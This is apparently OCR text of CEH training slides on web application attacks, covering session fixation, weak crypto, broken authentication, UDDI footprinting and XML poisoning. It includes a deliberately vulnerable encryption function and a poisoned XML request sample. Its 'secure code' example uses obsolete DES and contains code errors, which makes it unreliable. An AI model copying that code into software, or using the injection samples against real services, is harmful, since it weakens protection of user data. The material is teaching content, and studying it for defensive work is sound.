
How Cookie Poisoning Works



Session Fixation Attack

C|EH Certified Ethical Hacker

- In a session fixation attack, the attacker tricks the user to access a genuine web server using an **explicit session ID** value
- Attacker assumes the identity of the victim and exploits his **credentials** at the server



CAPTCHA Attacks

01 CAPTCHA is used to **prevent automated software** from performing actions that degrade the quality of service of a given system

02 It aims to ensure that the users of applications are human and ultimately aid in **preventing unauthorized access and abuse**

03 However, attacker can **compromise the security** of the web application by exploiting vulnerabilities existed in CAPTCHA

Type of CAPTCHA Attacks

- Breaching client-side trust

- Manipulating server-side implementation

- Attacking the CAPTCHA image

Insufficient Transport Layer Protection

Supports Weak Algorithm

Insufficient transport layer protection supports weak algorithms, and uses expired or invalid certificates

Launch Attacks

Underprivileged SSL setup can also help the attacker to launch phishing and MITM attacks

Exposes Data

This vulnerability exposes user's data to untrusted third parties and can lead to account theft

Improper Error Handling

Information Gathered

- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- Improper error handling **gives insight into source code** such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker **identifies vulnerabilities** for launching various web application attacks

Insecure Cryptographic Storage

Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database

This flaw allows an attacker to **steal or modify weakly protected data** such as credit cards numbers, SSNs, and other authentication credentials

Vulnerable Code

```
public String encrypt(String plainText) {
plainText = plainText.replace("a","z");
plainText = plainText.replace("b","y");
---------------
return Base64Encoder.encode(plainText); }
```



Secure Code

```
public String encrypt(String plainText) {
DESKeySpec keySpec = new DESKeySpec(encryptKey);
SecretKeyFactory factory =
new SecretKeyFactory.getInstance("DES");
SecretKey key = factory.generateSecret(keySpec);
Cipher cipher = Cipher.getInstance("DES");
cipher.init(Cipher.ENCRYPT_MODE,key);
byte[] utf8text = plainText.getBytes("UTF8");
byte[] enryptedText = ecipher.doFinal(utf8text);
return Base64Encoder.encode(encryptedText); }
```

Broken Authentication and Session Management

An attacker uses vulnerabilities in the **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users

Session ID in URLs

```
http://www.juggyshop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico
```

Attacker **sniffs the network traffic** or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes

Password Exploitation

Attacker gains access to the **web application's password database**. If user passwords are not encrypted, the attacker can exploit every users' password


Timeout Exploitation

If an application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, the attacker can use the same browser later and **exploit the user's privileges**


Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass


Unvalidated Redirect



Unvalidated Forward




Web Services Architecture



Web Services Attack

- Web services evolution and its increasing use in business **offers new attack vectors** in an application framework
- Web services are based on XML protocols such as **Web Services Definition Language (WSDL)** for describing the connection points; **Universal Description**, **Discovery**, and **Integration (UDDI)** for the description and discovery of web services; and **Simple Object Access Protocol (SOAP)** for communication between web services which are vulnerable to various web application threats



Web Services Footprinting Attack

Attackers footprint a web application to get UDDI information such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*;
q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop
xmlns="http://scemas.xmlsoap.org/soap/envel
ope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_ser
vice>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Jan 2014 11:05:34 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/"> xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-
acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-123a-c456-
add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-
a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Web Services XML Poisoning

1. Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information


XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Module Flow

